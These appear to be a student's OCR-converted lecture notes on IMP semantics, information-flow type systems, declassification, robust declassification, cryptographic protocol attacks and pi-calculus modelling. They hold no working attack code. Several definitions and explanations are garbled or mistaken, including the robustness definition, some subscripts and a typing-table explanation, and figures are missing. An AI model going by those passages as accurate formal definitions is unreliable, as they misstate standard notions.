$$\frac{\langle b, \mu \rangle \Downarrow \mathsf{true} \qquad \langle c, \mu \rangle \Downarrow \mu' \qquad \langle \mathsf{while}\ b\ \mathsf{do}\ c, \mu' \rangle \Downarrow \mu''}{\langle \mathsf{while}\ b\ \mathsf{do}\ c, \mu \rangle \Downarrow \mu''}$$

18.5 Small-Step vs Big-Step

Theorem
For all c, μ, μ' we have $\langle c, \mu \rangle \rightarrow * \langle skip, \mu' \rangle$ if and only if $\langle c, \mu \rangle \Downarrow \mu'$.

Small-step semantics:

- + can model complex language features, like concurrency, divergence...
- - lot of rules and work to prove properties

Big-step semantics:

- + very natural specification, similar to a recursive interpreter

- \+ easier to prove properties, since we have less rules
- \- all programs without final configurations (infinite loops, errors, stuck configurations) look the same

18.6 Extending IMP

We change the syntax as follow (adding boolean):

1. **Arithmetic expression**
   $v ::= n|true|false$
2. **Boolean Expression**
   $e ::= v|x|e \oplus e|e \leq e|e \wedge e|e \vee e| \approx e$
3. **Commands**
   $c ::= skip|x := e|c; c|\text{if } e \text{ then } c \text{ else } c|\text{while } e \text{ do } c$

Example

$$x := \text{true; if } (x \vee \text{ false}) \text{ then } y := 2 \text{ else } y := 5$$

18.7 Typed IMP

We can use a type system:

- let $\tau = \{int, bool\}$ stand for the set of types
- let $\lceil : V \to \tau$ representing a typing environment mapping variables to their expected type

18.8 Type Rules for Expressions

For EXPRESSION we use rules $\lceil \vdash e : t$ reading as "expression e has type t according to $\lceil$":

$$\Gamma \vdash n : \text{int} \qquad \Gamma \vdash \text{true} : \text{bool} \qquad \Gamma \vdash \text{false} : \text{bool} \qquad \Gamma \vdash x : \Gamma(x)$$

$$\frac{\Gamma \vdash e_1 : \text{int} \qquad \Gamma \vdash e_2 : \text{int}}{\Gamma \vdash e_1 \oplus e_2 : \text{int}} \qquad \frac{\Gamma \vdash e_1 : \text{bool} \qquad \Gamma \vdash e_2 : \text{bool}}{\Gamma \vdash e_1 \wedge e_2 : \text{bool}}$$

$$\frac{\Gamma \vdash e_1 : \text{int} \qquad \Gamma \vdash e_2 : \text{int}}{\Gamma \vdash e_1 \leq e_2 : \text{bool}}$$

For COMMANDS we use the rules of the form $\lceil \vdash c$ reading as "command c is well-typed according to $\lceil$":

$$\Gamma \vdash \text{skip} \qquad \frac{\Gamma \vdash x : t \qquad \Gamma \vdash e : t}{\Gamma \vdash x := e} \qquad \frac{\Gamma \vdash c_1 \qquad \Gamma \vdash c_2}{\Gamma \vdash c_1; c_2}$$

$$\frac{\Gamma \vdash e : \text{bool} \qquad \Gamma \vdash c_1 \qquad \Gamma \vdash c_2}{\Gamma \vdash \text{if } e \text{ then } c_1 \text{ else } c_2} \qquad \frac{\Gamma \vdash e : \text{bool} \qquad \Gamma \vdash c}{\Gamma \vdash \text{while } e \text{ do } c}$$

12/04/2021

19 Information Flow Control

Information flow control studies the security of programs manipulating confidential information. The set of variables V is partitioned in two by $\Gamma : V \to \{L, H\}$:

- $\Gamma(x) = L$ means that x has low confidentiality (public)
- $\Gamma(x) = H$ means that x as high confidentiality (private)

19.1 Confidentiality

Example

```
1 h := readpin( ) ;
2 l := h ;
```

This example is Insecure.

Example

```
1 h := readpin( ) ;
2 l := h * 2 ;
```

This is insecure because the attacker can guess the value of h repeating l.

Example

```
1 h := readpin( ) ;
2 i f (h > 5000 )
3 l := 0 ;
4 else
5 l := 1 ;
```

This is insecure because he have an implicit flow beacause part of the information can be leaked via the control flow.

Example

```
1 h := readpin( ) ;
2 l := 0 ;
3 while (h > 0 ) {
4     h := h - 1 ;
5     l := l + 1 ;
6 }
```

This is insecure because the information can be leak using the l variable.
Example

```
1 h := readpin( ) ;
2 l := 0 ;
3 while (h > 5000 )
4     h := h ;
5 l := 1 ;
```

This program can be secure or not secure because we don't known if it terminate.
Our ideas can be generalized from L and H to arbitrary **security lattices** (L, $\sqsubseteq$):

- Lattice = poset with unique least upper bounds $\sqcup$ and greatest lower bounds $\sqcap$.
- we assume $\lceil : V \to L$ and we represent the attacker as some label $l \in L$
- for $l \in L$, we let $L = \{l' \in L \; l' \sqsubseteq l\}$ and $H = \{l' \in L | l' \not\sqsubseteq l\}$

19.2 Non-interference

We assume that the attacker cannot observe termination. **Termination (l-Equivalence)**
Two memories μ, μ' are l-equivalent, written $\mu \approx_l \mu'$, if and only if:

$$\forall x \in V : \Gamma(x) \sqsubseteq l \to \mu(x) = \mu'(x)$$

This two memories cannot be not distinguish when there is an attacker, the two memories must be indistinguishable togheter.
Non-Interference
A program c satisfies non-interference iff, for all labels l and memories μ_1, μ_2 such that $\mu_1 \approx_l \mu_2$, we have:

$$\text{if } \langle c, \mu_1 \rangle \Downarrow \mu_1' \text{ and } \langle c, \mu_2 \rangle \Downarrow \mu_2', \text{ then } \mu_1' \approx_l \mu_2'$$

For any attacker that we pick if we start from two memories that look the same for the attacker after the end of the program the memory must look the same.
Example

```
1 if (h > 5000 )
2     l := 0;
3 else
4     l := 1;
```

This is a counter-example to non-interference because with two different μ we have two different l.

19.3 Security by Typing

Let $pc \in L$ stand for the program counter label, which is used to track implicit flows. This is raised by conditionals and loops.
Two forms of type rules:

- $\Gamma \vdash e : l$ reading as expression e has label l under the typing environment Γ
- $\Gamma, pc \vdash c$ reading as command c is well-typed under the typing environment Γ and the program counter label pc

For EXPRESSION we use the rules of the form $\Gamma \vdash e : l$:

$$\Gamma \vdash v : \ell \qquad \Gamma \vdash x : \Gamma(x) \qquad \frac{\Gamma \vdash e_1 : \ell \qquad \Gamma \vdash e_2 : \ell}{\Gamma \vdash e_1 \oplus e_2 : \ell}$$

$$\frac{\Gamma \vdash e_1 : \ell \qquad \Gamma \vdash e_2 : \ell}{\Gamma \vdash e_1 \leq e_2 : \ell} \qquad \frac{\Gamma \vdash e : \ell \qquad \ell \sqsubseteq \ell'}{\Gamma \vdash e : \ell'}$$

For commands, we use rules of the form $\Gamma, pc \vdash c$

$$\Gamma, pc \vdash \text{skip} \qquad \frac{\Gamma \vdash e : \ell \qquad \ell \sqcup pc \sqsubseteq \Gamma(x)}{\Gamma, pc \vdash x := e} \qquad \frac{\Gamma, pc \vdash c_1 \qquad \Gamma, pc \vdash c_2}{\Gamma, pc \vdash c_1; c_2}$$

$$\frac{\Gamma \vdash e : \ell \qquad \Gamma, \ell \sqcup pc \vdash c_1 \qquad \Gamma, \ell \sqcup pc \vdash c_2}{\Gamma, pc \vdash \text{if } e \text{ then } c_1 \text{ else } c_2}$$

$$\frac{\Gamma \vdash e : \ell \qquad \Gamma, \ell \sqcup pc \vdash c}{\Gamma, pc \vdash \text{while } e \text{ do } c} \qquad \frac{\Gamma, pc \vdash c \qquad pc' \sqsubseteq pc}{\Gamma, pc' \vdash c}$$

Safe Assignment

Let $\Gamma = \{h \mapsto H, l \mapsto L\}$, we have:

$$\frac{\dfrac{\Gamma \vdash l + 4 : L \qquad L \sqsubseteq \Gamma(h)}{\Gamma, L \vdash h := l + 4} \qquad \dfrac{\Gamma \vdash l - 3 : L \qquad L \sqsubseteq \Gamma(l)}{\Gamma, L \vdash l := l - 3}}{\Gamma, L \vdash h := l + 4; l := l - 3}$$

Unsafe Assignment

Let $\Gamma = \{h \mapsto H, l \mapsto L\}$, we have:

$$\dfrac{\dfrac{\Gamma \vdash h : H \qquad \dfrac{\Gamma \vdash l : L \qquad L \sqsubseteq H}{\Gamma \vdash l : H}}{\Gamma \vdash h + l : H} \qquad H \not\sqsubseteq \Gamma(l)}{\Gamma, L \vdash l := h + l}$$

Example

Program	NI	Type
while $l \leq 34$ do $l := l + 1$	yes	yes
while $h \leq 34$ do $\{l := l + 1; h := h + 1\}$	no	no
$l := 0$; while $h \leq 34$ do $\{h := h\}; l := 1$	yes	yes
$l := h; l := 0$	yes	no
if $h \leq 34$ then $l := 0$ else $l := 0$	yes	no

1. NI: yes, because does not manipulate any high variable Type: yes, because the guard is low and the writing is in the low
2. NI: no, because you can learn information about high variable Type: no, because the guard is high and there is a low assignment
3. NI: yes, because l is every time equal 1 and we assume that the program terminate Type: yes, because the guard is high and the assigment is hish
4. NI: yes, because you can never learn high variable and l variable is every time 0 Type: no, because the first commands is not well typed
5. NI: yes, because l is every time equal to 0 Type: no, because the guard is high but the variable assignment is low

19.4 Integrity

NI formalizes confidentiality by requiring that high variables (private) do not affect low variables (public).
A dual argument holds for integrity, where we can formally require that low variables (tainted) do not affect high variables (trusted).
Example

```
1 if l > 0 then h := 0 else h := 1
```

This example violates integrity.

19.5 Security Theorem

If $\Gamma, pc \vdash c$, then c satisfies non-interference


There exist programs which satisfy NI but do nottype-check.

19.6 Confidentiality+Integrity

We can also combine confidentiality and integrity in the same security lattice:

- confidentiality: $L \sqsubseteq_C H$
- integrity: $H \sqsubseteq_L L$

Moving up in the lattice enforces additional restrictions on the use of data, hence it is a safe operation.



20 Declassification

It is a form of controlled downgrade of confidential information to public data. The new syntactic contrstuctor to declassify confidential information to level l:

$$e ::= v|x|e + e|...| \text{ declassify}(e, l)$$

No semantic import: declassify(e, ‘) is equivalent to e.

$$\frac{\langle e, \mu\rangle \Downarrow v}{\langle \mathsf{declassify}(e, \ell), \mu\rangle \Downarrow v}$$

Example

```
1  l := (h1 + h2 + h3)/3
```

This example violates non-interference because we can use it to declassify high variable (laundering attack):

```
1  h2 := h1; h3 := h1;
2  l := declassify((h1 + h2 + h3)/3, L)
```

20.1 Delimited Relase

A programm have exactly n declassify expressions:

$$\text{declassify } (e_1, l_1), ..., \text{ declassify } e_n, l_n$$

this is secure (delimited relase) if and only if for all labels l and memories u_1, u_2 such that:

- $\mu_1 \approx_l \mu_2$
- for all $l_i \sqsubseteq l, \langle e_i, \mu_1\rangle$ and $\langle e_i, \mu_2\rangle$ evaluated to the same value v_i we have that, $\langle c, \mu_1\rangle \Downarrow \mu_1'$ and $\langle c, \mu_2\rangle \Downarrow \mu_2'$, then $\mu_1' \approx_l \mu_2'$

The delimited release reject the average salary attack. ???
Example
k has low confidentiality.

```
1  if (declass(h >= k , L ) ) {
2      h := h - k ;
3      l := l + k ;
4  }
```

This program only leaks h ¿= k and is accepted by delimited release beacuse l always get the same value after the execution.

Example

```
1  l := 0 ;
2  while (n >= 0 ) {
3      k := 2n-1;
4      if (declass(h >= k , L ) ) {
5          h := h - k ;
6          l := l + k ;
7      }
8      n := n - 1
9  }
```

This programs violate the delimited relase because it it is equivalente to write l=h.

20.2 Typing Delimited Relase

We use an extension of a traditional type system for NI.
We have two forms of type rules:

- $\lceil \vdash e : l, D$ reading as expression e has label l and declassifies variables inD under the typing enviroment $\lceil$
- $\lceil, pc \vdash c : U, D$ reading as command c is well-typed under the typing enviroment $\lceil$ and the program counter label pc. c updates the variables in U and declassifies the variables in D.

Don't update anything that might be eventually declassified. For EXPRESSION we use rules of the form $\lceil \vdash e : l, D$: For COMMANDS, we use rules of the form

$$\Gamma \vdash v : \ell, \emptyset \qquad \Gamma \vdash x : \Gamma(x), \emptyset \qquad \frac{\Gamma \vdash e_1 : \ell, D_1 \qquad \Gamma \vdash e_2 : \ell, D_2}{\Gamma \vdash e_1 \oplus e_2 : \ell, D_1 \cup D_2}$$

$$\frac{\Gamma \vdash e : \ell, D}{\Gamma \vdash \mathsf{declassify}(e, \ell') : \ell', \mathit{Vars}(e)} \qquad \frac{\Gamma \vdash e : \ell, D \qquad \ell \sqsubseteq \ell'}{\Gamma \vdash e : \ell', D}$$

$\lceil, pc \vdash c : U, D$:

$$\Gamma, pc \vdash \mathsf{skip} : \emptyset, \emptyset \qquad \frac{\Gamma \vdash e : \ell, D \qquad \ell \sqcup pc \sqsubseteq \Gamma(x)}{\Gamma, pc \vdash x := e : \{x\}, D}$$

$$\frac{\Gamma, pc \vdash c_1 : U_1, D_1 \qquad \Gamma, pc \vdash c_2 : U_2, D_2 \qquad U_1 \cap D_2 = \emptyset}{\Gamma, pc \vdash c_1; c_2 : U_1 \cup U_2, D_1 \cup D_2}$$

$$\frac{\Gamma \vdash e : \ell, D \qquad \Gamma, \ell \sqcup pc \vdash c_1 : U_1, D_1 \qquad \Gamma, \ell \sqcup pc \vdash c_2 : U_2, D_2}{\Gamma, pc \vdash \text{if } e \text{ then } c_1 \text{ else } c_2 : U_1 \cup U_2, D \cup D_1 \cup D_2}$$

$$\frac{\Gamma \vdash e : \ell, D \qquad \Gamma, \ell \sqcup pc \vdash c : U_1, D_1 \qquad U_1 \cap (D \cup D_1) = \emptyset}{\Gamma, pc \vdash \text{while } e \text{ do } c : U_1, D \cup D_1}$$

$$\frac{\Gamma, pc \vdash c : U, D \qquad pc' \sqsubseteq pc}{\Gamma, pc' \vdash c : U, D}$$

20.3 Integrity and Declassification

An attacker would not be able to modify declassification (what or whether happens or not).

Example

```
1  xLH := declassify(yHH , LH)
```

This is program is secure because the attacker cannot influence the declassification.

Example

```
1  if zLH > 0 then xLH := declassify(yHH , LH) else skip
```

Secure because what is classify by integrity cannot be tampered by the attacker and he cannot modify the declassification.

Example

```
1  if zLL > 0 then xLL := declassify(yHH , LH) else skip
```

Non secure because the attacker can modify the behaviour of the programm setting the z variable.

20.4 Robust Declassification

We extend the syntax of programs with holes, where the attacker can put arbitrary malicious code: $c[\bullet^{\rightarrow}]$

We require the attacker to only mention variables with label LL.

DefinitionThe command $c[\bullet^{\rightarrow}]$ has robustness iff for all memories μ_1, μ_2 such that $\mu_1 \approx_{LL} \mu_2$ and all the attacks $a_1^{\rightarrow}, a_2^{\rightarrow}$ we have that, if $\langle c[a_1^{\rightarrow}], \mu_1\rangle \Downarrow \mu_1'$ and $\langle c[a_1^{\rightarrow}], \mu_2 \langle \Downarrow \mu_2'$ with $\mu_1' \approx_{LL} \mu_2'$, then either of the following holds:

- $\langle c[a^{\rightarrow}, \mu_1\rangle \Downarrow 001$ and $\langle c[a_2^{\rightarrow}], \mu_2\rangle \Downarrow \mu_2''$ with $\mu_1'' \approx_{LL} \mu_2''$
- $c[a_2^{\rightarrow}]$ does not terminate on some $\mu \in \mu_1, \mu_2$

Example

$[\bullet]$; *if* $z_{LL} > 0$ *then* x_{LL} :=*declassify*(y_{HH}, LH) *else skip*

This program violates robustness. Using the following memories:

- $\mu_1 = \{x_{LL} \to 0, y_{HH} \to 1, z_{LL} \to 0\} a_1 = z_{LL} := -1$
- $\mu_2 = \{x_{LL} \to 0, y_{HH} \to 2, z_{LL} \to 0\} a_1 = z_{LL} := +1$

Example
$[\bullet]; z_{LL} := \mathit{declassify}(x_{HL} \geq y_{LL}, LL)$

- $\mu_1 = \{x_{LL} \to 5, y_{HH} \to 4, z_{LL} \to \mathit{true}\} a_1 = z_{LL} :=$ skip
- $\mu_2 = \{x_{LL} \to 8, y_{HH} \to 4, z_{LL} \to \mathit{true}\} a_1 = y_{LL} := 6$


Enforcing Robustness
Key intuition for robustness:

- the declassified expression must have high integrity
- declassification must happen under a pc with high integrity

$$\frac{\Gamma, LH \vdash e : HH}{\Gamma, LH \vdash \mathsf{declassify}(e, LH) : LH} \qquad \Gamma, LH \vdash [\bullet]$$


21 Cryptographic Protocols

We need it because they are the foundations of distribuited system
Untrusted Network : Everything sent on the network can be read and modified by the opponent.
We assume the use of perfect cryptography, the opponent cannot compromise confidentiality and integrity unless he known the key.
We use the symmetric key:



21.1 Reflection Attack


This is not perfect because Oliver can use the intercepted message and resend it to Alice to execute multiple transaction:



We can solve this problem (break symmetry) adding the sender's name on the message.

21.2 Replay Attack

An other example is the replay attack:




We can solve this problem adding freshness to message using a timestamp or sequence number.

21.3 Challenge - Response

Timestamps and sequence numbers are not great for freshness:

- timestamps need synchronization
- sequence number need the use of state information


We use the challenge response protocol:




21.3.1 Schroeder Protocol

We need to exchange nonces n_a, n_b to generate a symmetric key


1. Bob send to Alice his identity (B), a nonce (n_B) all encrypted with the public key of Alice K_A
2. Alice send to Bob the nonce n_b and the nonces that he crate n_a all encrypted with the public key of Bob k_B
3. Bob send to Alice the nonce sended by Alice n_A encrypted with the public key of Alice K_A



We can break the Shroder protocol if Oliver is in the middle:



We can fix the shroroder protocol adding the identity of Alice:



21.4 Protocol Verification

Manual analysing is to long, nowadays we use automated verification:

1. encode the protocol with formalism (es process calculi)
2. express the intended security properties in the chosen formalism
3. push the button and get the result of the analysis

Process calculus: tiny formalism to express distribuited systems

21.4.1 CCS

$$\begin{array}{lcl} C & \triangleq & \overline{askpizza}.\overline{pay}.pizza \\ P & \triangleq & askpizza.pay.\overline{pizza} \\ S & \triangleq & C \mid P \end{array}$$

- C that is the consumers
- P is the producers of pizza
- S is the systems

An element with the line over the top indicate that he is performing the action (the message), without the line he is waiting for the message. Example:

- $\overline{askpizza}$: performing the message "askpizza"
- askpizza: waiting for the message "askpizza"

We can formalize it using small-semantic:

$$\begin{array}{lcl} S & \rightarrow & \overline{pay}.pizza \mid pay.\overline{pizza} \\ & \rightarrow & pizza \mid \overline{pizza} \\ & \rightarrow & 0 \mid 0 \end{array}$$

We can modify the protocol adding the value and specify the types of pizza:
We have variables.

$$\begin{array}{lcl} C & \triangleq & \overline{askpizza}\langle margherita\rangle.\overline{pay}\langle 5\rangle.pizza(x) \\ P & \triangleq & askpizza(x).pay(y).\overline{pizza}\langle x\rangle \\ S & \triangleq & C \mid P \end{array}$$

And the small-semantic:

$$\begin{array}{lcl} S & \rightarrow & \overline{pay}\langle 5\rangle.pizza(x) \mid pay(y).\overline{pizza}\langle margherita\rangle \\ & \rightarrow & pizza(x) \mid \overline{pizza}\langle margherita\rangle \\ & \rightarrow & 0 \mid 0 \end{array}$$

Multiple clients might induce confusion on pizza delivery!!!
We have 2 clients:

$$\begin{array}{lcl} C_1 & \triangleq & \overline{askpizza}\langle margherita\rangle.pizza(x).\overline{eat_1}\langle x\rangle \\ C_2 & \triangleq & \overline{askpizza}\langle pepperoni\rangle.pizza(x).\overline{eat_2}\langle x\rangle \\ P & \triangleq & !askpizza(x).\overline{pizza}\langle x\rangle \\ S & \triangleq & C_1 \mid C_2 \mid P \end{array}$$

Bang operator "!": unbound input, multiple output

$$\begin{array}{lcl} S & \rightarrow & pizza(x).\overline{eat_1}\langle x\rangle \mid \overline{pizza}\langle margherita\rangle \mid C_2 \mid P \\ & \rightarrow & pizza(x).\overline{eat_1}\langle x\rangle \mid \overline{pizza}\langle margherita\rangle \mid \\ & & pizza(x).\overline{eat_2}\langle x\rangle \mid \overline{pizza}\langle pepperoni\rangle \mid P \\ & \rightarrow & \overline{eat_1}\langle pepperoni\rangle \mid \overline{pizza}\langle margherita\rangle \mid pizza(x).\overline{eat_2}\langle x\rangle \mid P \\ & \rightarrow & \overline{eat_1}\langle pepperoni\rangle \mid \overline{eat_2}\langle margherita\rangle \mid P \end{array}$$

We have non deterministic because we don't kwnown who is synchronized.
This can confuse the pizzeria sending the pizza to the wrong users.

21.5 Pi-Calculus

We can use a fresh channel (υh) to communicate and resolve the problem of synchronization:

$$\begin{array}{lcl} C_1 & \triangleq & (\nu h)\,(\overline{askpizza}\langle margherita, h\rangle.h(x).\overline{eat_1}\langle x\rangle) \\ C_2 & \triangleq & (\nu k)\,(\overline{askpizza}\langle pepperoni, k\rangle.k(x).\overline{eat_2}\langle x\rangle) \\ P & \triangleq & !askpizza(x, y).\overline{y}\langle x\rangle \\ S & \triangleq & C_1 \mid C_2 \mid P \end{array}$$

$$
\begin{array}{rcl}
S & \rightarrow & (\nu h)\,(h(x).\overline{eat_1}\langle x\rangle \mid \overline{h}\langle margherita\rangle) \mid C_2 \mid P \\
& \rightarrow & (\nu h)\,(h(x).\overline{eat_1}\langle x\rangle \mid \overline{h}\langle margherita\rangle) \mid \\
& & (\nu k)\,(k(x).\overline{eat_2}\langle x\rangle \mid \overline{k}\langle pepperoni\rangle) \mid P \\
& \rightarrow & \overline{eat_1}\langle margherita\rangle \mid (\nu k)\,(k(x).\overline{eat_2}\langle x\rangle \mid \overline{k}\langle pepperoni\rangle) \mid P \\
& \rightarrow & \overline{eat_1}\langle margherita\rangle \mid \overline{eat_2}\langle pepperoni\rangle \mid P
\end{array}
$$

The restriction operator (va) P creates a fresh name a which is local to the scope of P:

- scope extrusion extends the scope of a to other processes (moving the parantesis to the right)
- useful to model a selective release of secrets
- formalized via structural equivalence $\equiv$, which equates syntactically different yet semantically equivalent processes

$$
\begin{array}{rcl}
(\nu a)\,(\overline{c}\langle a\rangle.a(x).0) \mid c(x).\overline{x}\langle k\rangle.0 & \equiv & (\nu a)\,(\overline{c}\langle a\rangle.a(x).0 \mid c(x).\overline{x}\langle k\rangle.0) \\
& \rightarrow & (\nu a)\,(a(x).0 \mid \overline{a}\langle k\rangle.0) \\
& \rightarrow & (\nu a)\,(0 \mid 0) \\
& \equiv & 0
\end{array}
$$

Note that it is not possible for other processes to synchronize on the private name a, unless a is first extruded.

21.5.1 Applied Pi-Calculus

The applied pi-calculus exchanges constructed terms on channels:

$$
\begin{array}{llcll}
\text{Terms} & M, N & ::= & x \mid c \mid f(M_1, \ldots, M_n) & \text{Constructor} \\
\text{Processes} & P, Q & ::= & \overline{M}\langle N\rangle.P & \text{Ouput} \\
& & \mid & M(x).P & \text{Input} \\
& & \mid & 0 & \text{Nothing} \\
& & \mid & P \mid Q & \text{Parallel} \\
& & \mid & !P & \\
& & \mid & (\nu a)\,P & \\
& & \mid & \text{let } x = g(M_1, \ldots, M_n) \text{ in } P \text{ else } Q & \text{Destructor}
\end{array}
$$

Equational Theory Terms are subject to an equational theory which defines their semantics:

```
1 fst(pair(M, N)) = M
2 snd(pair(M, N)) = N
```

- Constructor: pair
- Destructor: fst,snd

The above example is a symmetric encryption and decryption:

```
1  sdec(senc(M, N), N) = M
```

If encrypt a message M with the key N and you decrypt it with the key N you get M.


- senc: symmetricy encryption (Constructor)
- sdec: symmetric decryption (destructor)

The seguent example use assymetric cryptography:

```
1  dec(enc(M, pk(N)), N) = M
2  ver(sign(M, N), pk(N)) = M
```

- enc: encryption
- sig: digital signature
- pk: model public key

The next example explain using the pi-applied the shoreder protocol:



$$
\begin{aligned}
A &\triangleq a(x).\text{let } y = \text{dec}(x, K_A) \text{ in } (\nu n_A)\,\overline{b}\langle \text{enc}(\text{pair}(\text{snd}(y), n_A), \text{pk}(K_B))\rangle.\\
&\quad\; a(z).\text{let } w = \text{dec}(z, K_A) \text{ in if } w = n_A \text{ then } 0\\
B &\triangleq (\nu n_B)\,\overline{a}\langle \text{enc}(\text{pair}(b, n_B), \text{pk}(K_A))\rangle.b(x).\text{let } y = \text{dec}(x, K_B) \text{ in}\\
&\quad\; \text{if } \text{fst}(y) = n_B \text{ then } \overline{a}\langle \text{enc}(\text{snd}(y), \text{pk}(K_A)\rangle\\
P &\triangleq (\nu K_A)\,(\nu K_B)\,(A \mid B)
\end{aligned}
$$

22 Security Properties

How to formulate security properties:

- **secrecy** the attacker should not be able to learn confidential parts of protocol messages
- **authentication** a subtle property, which ensures that the sender and the receiver agree on the exchanged data and their respective roles

22.1 Secrecy

The process P preserves the secrecy of M iff, for all the opponents O, we have that $P|O$ never outputs M on a public channel.
This cover the reconstruction of the message and not only the leaking.
The following processes:

- $(vk)(\overline{c}\langle senc(n,k)\rangle)$
  not preserve secrecy because n is public
- $(vn)(vk)(\overline{c}\langle senc(n,k)\rangle)$
  this does preserve secrecy because n and k are freshness
- $(vn)(vk)(\overline{c}\langle senc(n,k)\rangle.\overline{c}\langle k\rangle)$
  this is not secure because we send the key k in the network (there is a formally demonstration)

Strong Secrecy
We have two problem in the secrecy definition:

- no implicit flow: only a direct communication of the message on a public channel can violate secrecy
- limited expressiveness: if the secret is public? (such as in a e-voting)

There are strong definition of secrecy based on the notion of observational equivalence


22.2 Authentication

- **Non-injective agreement:** the parties must agree on their respective identities, their role in the protocol and the content of the message
- **Injective agreement:** same as above, but the recipient must also be able to verify the freshness of the message

Correspondence assertions: in the protocol there are events called correspondence assertions:

- begin(A,B,M): A sends to B the message M
- end(A,B,M): B accepts from A the message M

Attacker code cannot contains end() events.
Definition
The process P satisfies **non-injective agreement** iff, for all the opponents O and runs of $P|O$, each end(A,B,M) is preceded by a begin(A,B,M).
We always require a distinct begin(A, B, M) for **injective agreement**.
Example



$$
\begin{array}{lcl}
A & \triangleq & \mathsf{begin}(a, b, M).\overline{b}\langle \mathsf{sign}(M, K_A)\rangle \\
B & \triangleq & !b(x).\mathsf{let}\ y = \mathsf{ver}(x, \mathsf{pk}(K_A))\ \mathsf{in}\ \mathsf{end}(a, b, y) \\
S & \triangleq & (\nu K_A)\,(A \mid B)
\end{array}
$$


This protocol satisfies non-injective agreements because end(a,b,y) can be changed in end(a,b,M) because there is the begin and the there is the digitally signature. Not satisfies the injective because there is no freshness $Ob(x).\overline{b}\langle x\rangle.\overline{b}\langle x\rangle$.

22.2.1 Challenge - Response Handshake

Three different challenge-response schemes:


- **plain-cipher (PC)**: challenge in clear, response encrypted
- **cipher-plain (CP)**: challenge encrypted, response in clear
- **cipher-cipher (CC)**: both challenge and response encrypted

PC Handshake - Symmetric Key

